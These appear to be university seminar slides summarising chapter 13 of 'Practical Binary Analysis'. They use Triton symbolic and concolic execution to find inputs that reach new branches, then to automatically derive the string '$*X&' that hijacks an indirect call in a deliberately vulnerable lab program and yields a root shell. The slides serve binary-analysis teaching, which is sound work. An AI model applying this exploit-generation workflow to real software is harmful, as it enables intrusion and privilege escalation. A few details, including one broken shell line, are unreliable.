Practical Binary Analysis #13.4~

Seminar @ Gondow Lab.

Overview

1. Increase Code Coverage
    - `main` function
    - `find_new_input` function
2. Automatically exploit vulnerability

Source Code

- https://hackmd.io/@C5FCqN8cSSO75WvPfrj9aw/SJurj-Q2O

Code Coverage - Example

```
01 void branch(int x, int y) {
02   if(x < 5) {
03     if(y == 10) printf("x < 5 && y == 10\n");  // branch1
04     else        printf("x < 5 && y != 10\n");
05   } else {
06     printf("x >= 5\n");
07   }
08 }
```

- input : x=1, y=10
  - branch1 : `taken`

If you want to make branch1 `not taken` ...

- input : x=1, y=9
  - branch1 : `not taken`

Code Coverage - `main` (1/4) code

```
01 int main(int argc, char *argv[]) {
02   ...
03   // optional arguments to pass to parse_sym_config
04   std::vector<triton::arch::registers_e> symregs;
05   std::vector<uint64_t> symmem;
06   ...
07   if(argc < 5) {
08     printf("Usage: %s <binary> <sym-config> <entry> <branch-addr>\n", argv[0]);
09     return 1;
10   }
11   ...
12 }
```

- `binary` : path to binary to analyze
- `sym-config` : path to config file
- `entry` : address at which execution(emulation) starts
- `branch-addr` : target branch address

Code Coverage - `main` (2/4) code

```
01 int main(int argc, char *argv[]) {
02   ...
03   if(parse_sym_config(argv[2], &regs, &mem, &symregs, &symmem) < 0) return 1;
04   ...
05 }
```

- Difference between this and previous example is...
  - Create symbolic variable
    - Symbolize all memory locatinos and registers that contain user input.
    - `parse_sym_config` writes to `symregs` / `symmem` where/which to symbolize.

Code Coverage - `main` (3/4) code

```
01 int main(int argc, char *argv[]) {
02   ...
03   for(auto regid: symregs) {  // Symbolize Registers
04     triton::arch::Register r = api.getRegister(regid);
05     api.convertRegisterToSymbolicVariable(r)->setComment(r.getName());
06   }
07   ...
08   for(auto memaddr: symmem) {  // Symbolize Memory
09     api.convertMemoryToSymbolicVariable(
10       triton::arch::MemoryAccess(memaddr, 1)
11     )->setComment(std::to_string(memaddr));
12   }
13   ...
14 }
```

- Symbolize memory locatinos and registers


Code Coverage - `main` (4/4) code

```
01 int main(int argc, char *argv[]) {
02   ...
03     if(pc == branch_addr) {  // find new user input to reach not explorered path.
04       find_new_input(api, sec, branch_addr);
05       break;
06     }
07   ...
08 }
```

- Call `find_new_input`, which is explained later.

Code Coverage - `find_new_input` (1/3)

- Branch Constraints
  - (flag, src, dst, AST)
    - flag : whether this constraint was used (!= taken)
    - src/dst : source/destination address
    - AST : AST encoding the branch constraint



Code Coverage - `find_new_input` (2/3) code

```
01 static void
02 find_new_input(triton::API &api, Section *sec, uint64_t branch_addr) {
03   ...
04   for(auto &pc: path_constraints) {  // for all path constraints
05     if(!pc.isMultipleBranches()) continue;  // ex. call
06     for(auto &branch_constraint: pc.getBranchConstraints()) {
07       ...
08       if(src_addr != branch_addr) {  // if src is not the one we wanna flip
09         if(flag) {  // `flag` is True if `constraint` was used.
10           constraint_list = ast.land(constraint_list, constraint);
11         }
12       } else {
13         ...
14 }}}}
```

- Add the constraint
  - if the branch we're looking **is not** the target branch.

Code Coverage - `find_new_input` (3/3) code

```
01 static void
02 find_new_input(triton::API &api, Section *sec, uint64_t branch_addr) {
03   ...
04   for(auto &pc: path_constraints) {  // for all path constraints
05     for(auto &branch_constraint: pc.getBranchConstraints()) {
06       ...
07       else {
08         if(!flag) {  // `flag` is False if `constraint` was not used.
09           constraint_list = ast.land(constraint_list, constraint);
10           for(auto &kv: api.getModel(constraint_list)) {  // invoke Z3
11             printf("SymVar %u (%s) = 0x%jx\n",
12               kv.first,
13               api.getSymbolicVariableFromId(kv.first)->getComment().c_str(),
14               (uint64_t)kv.second.getValue());
15 }}}}}}
```

- Add the constraint,
  - if the branch we're looking **is** the target branch.

Code Coverage - test program

- See https://hackmd.io/@C5FCqN8cSSO75WvPfrj9aw/SJurj-Q2O#branchc
- `x` and `y` are the user inputs.
  - We shall symbolize these variables to get concrete values from `Z3`.
- We want to analyze `if (y == 10)...` branch.

Info from disassembly(, which we won't see here)

- `x` and `y` is contained in `rdi` and `rsi`, respectively.
- Start of `branch` function is at `0x4005b6`
- Target branch is at `0x4005ce`

Code Coverage - config file

We can symbolize registers like this:

```
01 %rdi=$
02 %rdi=0
03 %rsi=$
04 %rsi=0
```

- We also provide concrete value(`x` =0, `y` =0)
  - from which `code_coverage.cc` generate another concrete value to cover another path.

Code Coverage - Generating New Input(1/2)

As we can see the code below, arguments to pass to `code_coverage` is...

1. `binary` : path to binary file, in this case, `branch`
2. `sym-config` : path to config file, in this case, `branch.map`
3. `entry` : entry point, in this case, `0x4005b6`
4. `branch-addr` : target branch address, in this case, `0x4005ce`

```
01   if(argc < 5) {
02     printf("Usage: %s <binary> <sym-config> <entry> <branch-addr>\n", argv[0]);
03     return 1;
04   }
```

Code Coverage - Generating New Input(2/2)

Results

```
$ ./code_coverage branch branch.map 0x4005b6 0x4005ce
evaluationg branch 0x4005ce:
    0x4005ce -> 0x4005dc (taken)
    0x4005ce -> 0x4005d0 (not taken)
    computing new input for 0x4005ce -> 0x4005d0
      SymVar 0 (rdi) = 0x0
      SymVar 1 (rsi) = 0xa
```

Initial inputs

```
$ ./branch 0 0
x < 5 && y != 10
```

New inputs

```
$ ./branch 0 0xa
x < 5 && y == 10  # new path!!
```

Overview

1. Increase Code Coverage
    - `main` function
    - `find_new_input` function
2. Automatically exploit vulnerability

Exploiting a Vulnerability

- Automatically generate inputs that exploit vulnerability,
  - hijacking an indirect call site
  - redirecting to an arbitary address

Assumption

- We already know there is a vulnerability,
  - but don't know how to exploit.

Workflow

1. Randomly Generated Inputs + Taint Analysis
2. Symbol Execution to find new inputs that exploit vulnerability.

Exploiting a Vulnerability - The Vulnerable Program

- See https://hackmd.io/@C5FCqN8cSSO75WvPfrj9aw/SJurj-Q2O#135-Exploiting-Vulnerability

Goal

- To jump to the admin area ***without*** knowing password.

Vulnerability

- No check of `index`,
  - so you can use data ***outside*** the `ical.functions` as a indirect call target.

Exploiting a Vulnerability - The Vulnerable Program

Normal Execution

```
01 $ ./icall 1 foo
02 Calling 0x400974
03 reverse: 22295079
```

Not Normal Execution

```
01 $ ./icall 2 foo
02 Calling 0x22295079  # hash, little endian
03 Segmentation fault (core dumped)
```

that is...

- We can use `hash` as a target of indirect call. (`hash` is hashed from `string`)
- The challenge is:
  - to find a `string` which is hashed into the address of secret admin area.

Exploiting a Vulnerability - The Vulnerable Program

Question : How can we exploit this vulnerability?

Exploiting a Vulnerability - The Vulnerable Program

Solution

1. Brute Force
2. Reverse Engineering
3. Symbex <-- !!!

Exploiting a Vulnerability - Key Point

There're two key information:

1. The address of vulernable indirect call site
2. The address to which you want to redirect

Exploiting a Vulnerability - Key Point

There're two key information:

1. The address of vulernable indirect call site : `0x400bef`
2. The address to which you want to redirect : `0x400b3b`

Because disassembly/DTA is not our purpose, we won't see the detail here.
(You may want to check the Book.)

Exploiting a Vulnerability - How to execute

Question (Review)

- Symbolic Execution :
- Concolic Execution :

Exploiting a Vulnerability - How to execute

Question (Review)

- Symbolic Execution : doesn't really run a program but rather emualte it.
- Concolic Execution : **does** run a program and track symbolic state as metadata.

Symbolic Execution vs Concolic Execution

We use **Concolic Execution** here because:

1. generating the exploit requires tracking the symbolic state through a whole program
    - which is slow in Symbolic Execution
2. it is easy to experiment with different length of multiple inputs

Exploiting a Vulnerability - `main`

- See https://hackmd.io/@C5FCqN8cSSO75WvPfrj9aw/SJurj-Q2O#main1
- Triton's concolic mode only allows you to use Python API.

Exploiting a Vulnerability - `symbolize_inputs`

- See https://hackmd.io/@C5FCqN8cSSO75WvPfrj9aw/SJurj-Q2O#functions
- All user inputs(command line arguments) will be:
  - converted into symbolic variables
  - set as concrete state in Triton's context

Exploiting a Vulnerability - `hook_ical`

- See https://hackmd.io/@C5FCqN8cSSO75WvPfrj9aw/SJurj-Q2O#functions
- Call `exploit_icall` if:
  - instruction : control flow instruction
  - addr of instruction : tainted call site
  - operand : register

Exploiting a Vulnerability - `exploit_icall`

- See https://hackmd.io/@C5FCqN8cSSO75WvPfrj9aw/SJurj-Q2O#functions
- 2 goals(constraints):
  - register (of `call`) : `target` (start of admin area)
  - register value : printable ASCII character

Exploiting a Vulnerability - `getting a root shell`

```
01 $ cd ~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build
02 $ ./triton ~/code/chapter13/exploit_callsite.py \
03             ~/code/chapter13/icall 2 AAA
04 Symbolized argument 2: AAA
05 Symbolized argument 1: 2
06 Calling 0x223c625e
07 Found tainted indirect call site '0x400bef: call rax'
08 Getting model for 0x400bef: call rax -> 0x400b3b
09 # no model found
```

1. Move to the directory which contains `triton`.
2. Start `triton` script.
    - Start `icall` in `Pin` using `exploit_callsite.py` as a Pin tool.
    - `AAA` is arbitary string which is needed to drive program.
3. No model was found which mean no 3-length string was fond.
    - Recall that each inputs is symbolized in byte granularity.

Exploiting a Vulnerability - getting a root shell

Try input strings of length 1,2,...,100.

```
01 for i in $(seq 1 100); do
02   str`python -c "print 'A'*"${i}`  # str = "A" * i
03   echo "Trying input len ${i}"
04   ./triton ~/code/chapter13/exploit_callsite.py \
05          ~/code/chapter13/icall 2 ${str} \
06   | grep -a SymVar
07 done
```

Exploiting a Vulnerability - getting a root shell

Result is...

```
01 ...
02 Trying input len 4
03 SymVar_0 = 0x24 (argv[2][0])  # $
04 SymVar_1 = 0x2A (argv[2][1])  # *
05 SymVar_2 = 0x58 (argv[2][2])  # X
06 SymVar_3 = 0x26 (argv[2][3])  # &
07 SymVar_4 = 0x40 (argv[2][4])  # last should be terminating NULL of the input
08 SymVar_5 = 0x20 (argv[1][0])  # 2
09 SymVar_6 = 0x40 (argv[1][1])  # last should be terminating NULL of the input
10 ...
```

- Exploit string is `$*X&`.

Exploiting a Vulnerability - getting a root shell

Get the root.

```
01 $ cd ~/code/chapter13
02 $ ./icall 2 '$*X&'
03 Calling 0x400b3b  # start of admin area
04 # whoami
05 root
```